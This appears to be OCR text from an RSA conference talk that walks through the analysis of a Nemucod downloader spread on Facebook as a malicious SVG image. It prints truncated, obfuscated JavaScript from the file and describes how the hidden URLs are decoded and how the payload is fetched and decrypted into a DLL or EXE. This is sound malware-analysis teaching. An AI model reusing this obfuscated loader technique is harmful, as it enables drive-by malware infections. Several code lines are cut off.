259         brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
260         brigadabrigadalalapolicMOTALO2_bCho(brigadabrigadalalapolicMOTALO2opOpOp, ""+ "d3LICIZAXJpdLICIZAXGU=".
261
262
263       brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
264         brigadabrigadalalapolicMOTALO2opOpOp[("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala
265
266
267         brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
268         brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRA
269         brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
```


RSA

@tophs


THE URLS ARE REVEALED



THE URLS ARE REVEALED



THE URLS ARE REVEALED



What happens in the host


- Downloads file to Temp folder (encrypted)
- Writes it to a DLL/EXE file and decrypts it using the key which is converted into a 32 byte hexadecimal.

He was so happy he wanted to tell all his friends about it...

RSA


@tophs

He logged onto FB and saw a message...




Images from Bart Blaze - https://bartblaze.blogspot.com/2016/11/nemucod-downloader-spreading-via.html

He clicked the picture and brought him to...




Images from Bart Blaze - https://bartblaze.blogspot.com/2016/11/nemucod-downloader-spreading-via.html

About the Extension...



Images from Bart Blaze - https://bartblaze.blogspot.com/2016/11/nemucod-downloader-spreading-via.html

He examined the SVG file...




SVG FILE

- Scalable Vector Graphics (SVG) is an XML-based vector image format for 2-D graphics with support for interactivity and animation. The SVG specification is an open standard developed by the World Wide Web Consortium (W3C) since 1999.

Source: Wikipedia

THE PHOTO IS A RED DOT



RSA

@tophs

Alert on the Variable...

photo_2101.svg


```
          hrytmp++;
        }
        if(rtssz >= 0){
          var csyqy = 0;
          var bjxqe = -1;
          while(ahmcj[cnvan%yawrxr][csyqy]){
            if(ahmcj[cnvan%yawrxr][csyqy] == basnp[cnvan]){
              bjxqe = csyqy;
              break;
            }
          csyqy++;
          }
          vwcsm += amezto[bjxqe];
        }else{
          vwcsm += basnp[cnvan];
        }
        cnvan++;
      }
      var jzong = "";
      for(vfzya=pmfoht;vfzya<vwcsm.length;vfzya++){
        jzong += vwcsm[vfzya];
      }
      vwcsm = jzong;
      alert(vwcsm)
      return vwcsm;
    }
  var ufxbcx = window;
  var vnoesm = izgklhsb("Lw8YvfT",4,true);
  var wyuzl = izgklhsb("2OFqvR?tLKmvhYV",7,true);
  var iesadz = izgklhsb("F1KURbmFU3ly6N",10,true);
  ufxbcx[vnoesm][wyuzl][iesadz] = izgklhsb("VO1zcX3m..BAXY2s97VfzbtF6uci8wXrDcvmA8fvyTN.",5,false

  ]]></script>
</svg>
```

RSA

@tophs


THE URL IS REVEALED



RSA

@tophs

"Man, I cracked all of them.." So Sam went on his merry way...



